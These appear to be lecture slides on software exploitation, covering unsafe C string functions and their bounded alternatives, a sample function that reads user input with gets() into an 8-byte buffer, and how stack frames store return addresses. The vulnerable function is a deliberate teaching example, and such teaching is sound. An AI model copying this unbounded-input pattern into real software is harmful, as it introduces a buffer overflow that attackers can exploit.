

Software Exploitation

Buffer Overflows

- Since we're on the topic of arrays...
 - Remember they revolve heavily around pointers
- Some functions in C do a *terrible* job of making sure you're only accessing memory that you should be able to
 - `strcpy()`, `strcat()`, `strprintf()`, `vsprintf()`, `gets()`, `scanf()`
- There are secure alternatives that allow a maximum string/input length
 - `strncpy()`, `strncat()`, `snprintf()`, and `fgets()`

Program Flow

```
int main() {  
    // greet our Trojan friends  
    printf("Hello, DSU!\n");  
  
    // do something interesting  
    vulnFunc();  
  
    // close  
    return 0;  
}
```

my-program.out

Program Flow

```
int main() {  
    // greet our Trojan friends  
    printf("Hello, DSU!\n");  
  
    // do something interesting  
    vulnFunc(); ——————  
  
    // close  
    return 0;  
}
```

my-program.out

```
void vulnFunc(){  
    // local variables  
    int a = 1;  
    int b = 20;  
    int c = 123;  
    char buffer [8];  
  
    // get user input, print it  
    gets(buffer)  
    printf("%s\n", buffer);  
  
    return;  
}
```

Program Flow

```
int main() // caller
    // greet our Trojan friends
    printf("Hello, DSU!\n");

    // do something interesting
    vulnFunc(); ——————^

    // close
    return 0;
}
```

my-program.out

```
void vulnFunc() // callee
{
    // local variables
    int a = 1;
    int b = 20;
    int c = 123;
    char buffer [8];

    // get user input, print it
    gets(buffer)
    printf("%s\n", buffer);

    return;
}
```

Program Flow

```
int main() {  
    // greet our Trojan friends  
    printf("Hello, DSU!\n");  
  
    // do something interesting  
    vulnFunc();  
  
    // close  
    return 0;  
}
```

my-program.out

```
void vulnFunc(){  
    // local variables  
    int a = 1;  
    int b = 20;  
    int c = 123;  
    char buffer [8];  
  
    // get user input, print it  
    gets(buffer)  
    printf("%s\n", buffer);  
  
    return;  
}
```

Program Flow

```
int main() {  
    // greet our Trojan friends  
    printf("Hello, DSU!\n");  
  
    // do something interesting  
    vulnFunc();  
  
    // close  
    return 0;  
}
```

my-program.out

The Stack




- Our program is loaded, and some hunk of memory is allocated for it to run
- Stack \approx spreadsheet
- When a function is called, a stack frame is created to hold the variables/contents of the function

Stack Layout




1. A register, ESP, keeps track of the location of the stack
2. When the function is called, a return address is saved (RET)
3. The base address of the stack is also saved (EBP)
4. Then variables are added into the stack as well

Stack Layout



